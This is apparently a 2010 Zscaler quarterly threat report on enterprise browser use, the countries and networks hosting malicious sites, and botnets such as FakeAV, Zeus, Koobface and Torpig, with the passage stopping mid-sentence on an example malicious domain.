zscaler®
The Leader in Cloud Security

State of the Web – Q1 2010

A View of the Web From and End User's Perspective

ABSTRACT

Attackers are no longer targeting web and email servers. Today, they are attacking enterprises from the inside out, by first compromising end user systems and then leveraging them to gain access to confidential data. As such it is imperative that organizations have an understanding of what is happening on the web. As a Security-as-a-Service vendor, Zscaler has a unique perspective on web traffic. With millions of end users traversing the web through Zscaler's global network of web gateways, we are able to better understand both how users are interacting with web based resources and how attackers may be targeting end users. In our quarterly 'State of the Web' report, we provide a window into the web from an end user's perspective.

Table of Contents

Overview

The first quarter of 2010 saw a number of events that captured news headlines, including the earthquakes in Chile and Haiti. Apple announced the iPad and Toyota initiated an unprecedented recall of their vehicles. Attackers on the other hand, were busy taking advantage of all of these events by leveraging search engine optimization (SEO) attacks. SEO was used to lure unsuspecting victims to malicious sites, which attacked web browser vulnerabilities or served up fake antivirus software that now accounts for the majority of malicious content on the web.


Enterprises continue to lag behind the general public when it comes to adopting the most recent web browsers. While Internet Explorer (IE) 6, a nine year-old web browser, still accounts for more than a quarter of enterprise web traffic, corporations are finally starting to phase it out. Due in part to an unpatched IE 0day vulnerability in March (CVE-2010-0806) that left users exposed for 21 days, IE 6 lost 7 1/2 % of enterprise market share from January to March, with IE8 being the largest beneficiary of the shift.

Botnet activity remained strong throughout the quarter. Long standing threats such as Monkif, Zeus, Koobface and Torpig continued to dominate the botnet landscape throughout the quarter. The Eleonore exploit kit was also the source of 5% of all browser exploits that we encountered.

We also spent time this quarter analyzing the geographic sources of the malicious traffic that we're seeing. It wasn't surprising that the majority of malicious traffic came from the United States, as the US remains the source for the majority of the web content overall. What was more interesting was an analysis, which we conducted on countries hosting the largest percentage of malicious vs. benign servers. Seven of the top ten countries in this category are in South America – a region with an increasing economic growth, but it would appear, limited web security.

In all, it was yet another interesting quarter from a security perspective. Attackers continue to race to be one step ahead of those seeking to stop their deceptive practices.


Hilbert Curve



Once again, we present a Hilbert Curve, which provides a graphical representation of the web server IPs that Zscaler observed throughout the quarter. The entire image constitutes all possible IP address blocks, which encompass the Internet. Gray blocks represent reserved space, which by definition should receive no traffic. The yellow pixels represent IP addresses, which received traffic via the Zscaler cloud, while black space represents IP addresses for which we did not see any traffic. The image demonstrates just how vast the Internet truly is. While Zscaler handles millions of unique web requests each and every day, as can be seen, much of the web remains untouched. While many IP blocks may not have public facing web servers, there is also a significant amount of space that is unvisited or unused - this despite reports of the Internet running out of IPv4 address space to allocate.


Web Browser Versions

In our last quarterly report, we commented on the fact that corporations appear to have different habits than the public at large when it comes to the web browsers they use. As Zscaler primarily receives corporate web traffic, we are in an excellent position to understand the technologies being used by corporations to access the web. Recent press articles have commented on the fact that overall Internet Explorer usage has dropped below 60% market share for the first time.[1]. While we are also seeing a decline in overall Internet Explorer usage, it remains firmly entrenched in the workplace, with approximately 75% market share throughout Q1 2010. Both Firefox and Chrome appear to have benefitted somewhat from the ground lost by Microsoft although both have a long way to go before becoming dominant placers within enterprises, as combined they only have approximately 12% market share.




A concern noted in our last report was the continued use of IE6 within enterprises. First introduced nearly nine years ago, the browser lacks many of the modern security features offered by IE8, the latest browser from Microsoft. As a result, it is not uncommon for new vulnerabilities, such as a recent 0day (CVE-2010-0806), to impact older browser versions, such as IE6. This same vulnerability did not affect IE8. Despite this fact, IE6 still commands more than a quarter of all the web traffic we're seeing. Fortunately, IE6 browser share did drop significantly during the quarter, from 33.46% in January, down to 26.93% in March. The major drop was no doubt driven by the high profile 0day attacks previously mentioned. It would appear that the drop in IE6 market share is directly attributable to enterprises upgrading to IE8, which jumped from 5.79% to 10% over the same time period – an upgrade we strongly encourage for enterprises that leverage Internet Explorer.

[1] http://blogs.wsj.com/digits/2010/05/04/internet-explorer-keeps-losing-market-share/




Web Server Traffic


The United States was the destination for more than half of the web traffic that we saw. While Zscaler is a global corporation with customers around the world, it would appear that much of the content sought out by the global workforce is housed on US-based servers. Not surprisingly, as we'll see later in the report, the United States not only hosts the majority of legitimate content, but also the majority of malicious content.



Malware by Top Countries



The above graph illustrates the countries that have the largest percentage of web servers that Zscaler witnessed hosting malicious content within Q1 2010. The results were dependent on the sites that our customers visited throughout the quarter, and the countries were determined using a MaxMind GeoIP[2] lookup of the web server IP addresses. The top countries hosting malware also represent the countries with the largest Internet presence and the hosting countries most often visited by our customers. To reveal a more meaningful country breakdown of malicious activity, it makes sense to look at percentage of malicious versus benign web servers.



[2] http://www.maxmind.com/


The above percentages represent the total number of web servers that hosted malicious content divided by the total number of web servers seen for that country in Q1 2010. For example, a percentage of 10% equates to one out of every ten web servers that Zscaler logged for that country hosting some type of malware. Note that none of the top countries that we saw in the previous graph are in the top results when looking at the percentage of malicious versus benign servers. This is because countries with a large Internet presence (e.g., the United States) serve orders of magnitude more benign sites than malicious sites.

Seven of the top ten countries that had the highest percentage of malicious web servers versus benign web servers were in Central and South America. Specifically, Honduras, Bolivia, Peru, Argentina, Paraguay, Ecuador, and Colombia. In fact, in March 2010, a web site owned by the government of Ecuador was used to spread malware. Both Colombia and Venezuela government web sites also had similar recent activity.[3]

One possible explanation for Central and South America's noticeable percentage of its web servers hosting malicious content could be its increasing economic growth. Central and South American economies are emerging and growing – Peru, Ecuador, and Bolivia each had recent gross domestic product (GDP) growth rates above 6%.[4]

With economic growth comes an increase in information technology (IT) and Internet presence. IT/information security is likely an after-thought, of lesser priority, and/or a skill that needs to be learned within these emerging markets. We expect that these sorts of challenges will become apparent within other emerging markets, such as Africa, in the future.

Top Malicious ASNs



An autonomous system (AS) is a logical grouping of IP address blocks for usage within Internet routing. Each AS is assigned a number (ASN), and each ASN generally corresponds to an entity or organization. The above graph shows the ASNs (organizations) that made up the largest percentage of malicious websites that Zscaler's customers visited in Q1 2010.

The ASN with the most unique web servers blocked for Q1 2010, was AS15169 (Google Internet Backbone). This AS accounted for just over 5% of the web servers blocked. Interestingly enough, using Google's SafeBrowsing site to

[3] http://blog.sucuri.net/2010/03/ecuador-government-site-hacked-and.html
[4] http://en.wikipedia.org/wiki/List_of_countries_by_GDP_%28real%29_growth_rate

analyze malicious activity observed on Google's AS, yields numerous reports of malicious activity within the last 90 days:[5]

- 4,226 sites served content that resulted in malicious software being downloaded and installed without user consent
- 27 sites appeared to function as intermediaries for the infection of 64 other sites
- 28 sites distributed malicious software that infected 81 other sites

Zscaler's blocks included a number of Blogger pages, Google Groups pages, and Gmail transactions (Zscaler is able to detect malicious Gmail content for customers that opt to have SSL/TLS content inspected).

The second most blocked ASN is AS21844 (ThePlanet), a very large hosting provider that has a history of being abused by criminals. Google SafeBrowsing results show that ThePlanet is a major offender when it comes to hosting malicious content:[6]

- 10,683 sites served malicious content
- 561 sites infected 2,700 other sites
- 1,103 sites distributed malware to 13,458 sites


Zscaler's observation that ThePlanet is the second most abused ASN closely matches what others are seeing on the Internet. In March, top security blogger Brian Krebs posted an image on his blog showing that 8 out of 10 popular blacklisting providers had ThePlanet in their top 10 lists of ASNs hosting malicious sites.[7] Within 4 of the lists, ThePlanet shows up as the number one hosting provider serving malicious content. In fact, the FIRE web reputation service shows that there was a noticeable increase in malicious activity from ThePlanet during Q1 2010.[8]

Most of the malicious ThePlanet websites observed by Zscaler during the quarter either hosted or redirected users to malware – as opposed to being used as botnet command and control (C&C) servers. The malicious sites were often in the form of obfuscated JavaScript, either injected into a compromised site to redirect the browser to malicious content, or the site itself contained the exploit and payload (often done using an exploit kit). There were also numerous examples of sites hosting malicious binaries which victims were social-engineered into downloading and running (FakeAV, software updates, greeting cards, movies, music, ringtones, games, etc.).

[5] http://www.google.com/safebrowsing/diagnostic?site=AS:15169
[6] http://www.google.com/safebrowsing/diagnostic?site=AS:21844

[7] http://www.krebsonsecurity.com/wp-content/uploads/2010/03/WebRep.jpg
[8] http://maliciousnetworks.org/chart.php?as=AS21844

Malware/Botnets



The above chart shows the top malware threats that Zscaler blocked during Q1 2010. Many of the botnet-related blocks are transactions from previously infected customers attempting to beacon back to a command and control server. In this case, these numbers provide a glimpse into the most successful botnets plaguing corporate networks. Excluded from these numbers are Adware and Spyware:

- **FakeAV**: 13.58%
- **Monkif**: 4.36%
- **Zeus/Zbot**: 2.41%
- **Koobface**: 1.29%
- **Trojan executables**: 0.76%
- **Torpig/Sinowal**: 0.31%
- **PDF exploits**: 0.16%
- **IRC Bots**: 0.07%
- **Other**: ~77.06%
  - A large percentage of these are JS/IFRAME redirectors

Following is a summary of the activity from the major botnet threats.

FakeAV

There are numerous variants of FakeAV. Windows Defender is an example of a widespread/well-known variant. Much of the FakeAV malware is believed to be tied to Russian organized crime, such as the Russian Business Network. While many of the FakeAV variants may contain botnet functionality, the primary business model is to scare/coerce victims to pay a licensing fee for the FakeAV software to "clean" infections from the victim's system. FakeAV has been aggressively distributed by redirecting users from a large variety of seemingly benign links to "scareware" sites that claim to have detected the user's system to be infected and provide a download for an anti-virus scanner (which is actually malware itself). A large portion of FakeAV redirections occur from poisoned Google search results for popular search terms (see

SEO Attacks section).

Two FakeAV sites in particular made up the bulk of the FakeAV transactions that Zscaler witnessed - winifixer.com and xorg.pl. The winifixer.com domain was identified and extensively analyzed back in 2008[9]; however the site still remains live. It currently resolves to 216.240.187.145, belonging to AS6130 (American Internet Services, LLC). This AS currently has reports of 149 sites used to spread malware within the last 90 days.[10] The domain xorg.pl is another domain that has been heavily used by FakeAV providers. Google SafeBrowsing shows that this domain had 1,526 suspicious activity reports within the last 90 days.[11] Viewing an English translation of the Polish xorg.pl site, it advertises itself to provide quick, easy, and free domain aliases - all features that attackers like to have for automated domain creation to aid with their FakeAV campaigns.

Monkif

Monkif's primary business model is to steal financial credentials from infected hosts. Infected hosts have browser helper objects (BHO) installed to facilitate the theft of user credentials. C&C servers respond to beaconing bots with configuration information encoded within JPG files. The use of JPG files and encoding is done to evade detection.

The Monkif botnet represented roughly 4.36% of malicious URLs for Q1 2010. The majority of these transactions were to two command and control IP addresses (88.80.7.152 and 88.80.5.3). These C&Cs are located in Sweden, hosted at the prq.se co-location service. From the prq.se website[12] - "our boundless commitment to free speech has been tested and proven over and over again. If it is legal in Sweden, we will host it, and will keep it up regardless of any pressure to take it down". While hosting a C&C server may not be legal in Sweden, encouraging a hosting provider with these liberal policies to take down a site could be difficult. Zscaler published a blog[13] on the Monkif threat in March and included notification of these IP addresses. As mentioned in the post, the number of observed C&C servers and transactions remained active and consistent during Q1 2010.

Zeus

Zeus is Russian-developed crimeware that can be purchased in the underground. As such, there are a number of bot herders that use the Zeus infrastructure, known as Zbot and Zeus control panel. The business model behind Zeus is largely to infect users via social engineering and then to install the Zbot executable, which then steals banking information from victims. Zeus also has the ability to inject additional form fields into certain sites to steal additional information from victims (e.g., social security numbers, mother's maiden name, PIN number, etc.).

[9] http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html
[10] http://google.com/safebrowsing/diagnostic?site=AS:6130
[11] http://www.google.com/safebrowsing/diagnostic?site=xorg.pl/
[12] http://www.prq.se/?intl=1
[13] http://research.zscaler.com/2010/03/trojan-monkif-is-still-active-and.html

Zscaler blocked a number of transactions both to Zeus C&C servers as well as social engineering sites and Zbot executables. A Zeus social engineering campaign that Zscaler observed during the quarter used the Internal Revenue Service (IRS) name to encourage users to download and run the Zbot binary (see Phishing section). Another Zeus social engineering campaign targeted Facebook users; Zscaler posted a blog on this campaign and notified the registrar of the involved domains[14].

Koobface

Koobface is maintained by a gang, believed to be largely Ukrainian. The Koobface gang is regularly creating new variants of their worm to infect large numbers of users of social networking sites. Once a user is infected, the worm uses the victim's social networking account (for example Facebook) to make an enticing post with a link to the worm (often claiming to be a video). Friends of the victims will see the new post and may themselves become victims by following the link and running the worm's executable. The gang monetizes their infected systems by renting out their bots and advertising/installing FakeAV or other malicious software onto victim machines.

Zscaler observed an increase in Koobface activity in mid to late March during Q1 2010, and published a blog[15] on this spike. The post lists a number of the C&C servers that were observed during the spike (which occurred over a weekend). About 2/3rds of the Koobface transactions that Zscaler observed were to Koobface downloader sites (users attempting to download the worm executable). The other third of the Koobface transactions were to Koobface C&C servers. A number of the Koobface downloader transactions were to one server (84.111.48.11).[16] This IP belongs to the AS8551 (BEZEQINT-CABLES) network in Israel. This AS has a number of other reported abuse cases (255 malicious sites in the past 90 days).[17]

Torpig

Torpig (aka Sinowal), conducts "man-in-the-browser" phishing and the theft of financial information. The bulk of recent Torpig activity has leveraged the NeoSploit exploit kit for exploiting client-side vulnerabilities, and has used the Mebroot rootkit, which writes to the master boot record (MBR) of infected hosts.

In early March, Zscaler observed and blogged[18] about an increase in NeoSploit activity tied to Torpig/Sinowal. Much of this activity has been to .info domains attempting to appear as though they are Google Analytics sites, for example,

google.analytics.com.okruvgbpfyyl.info

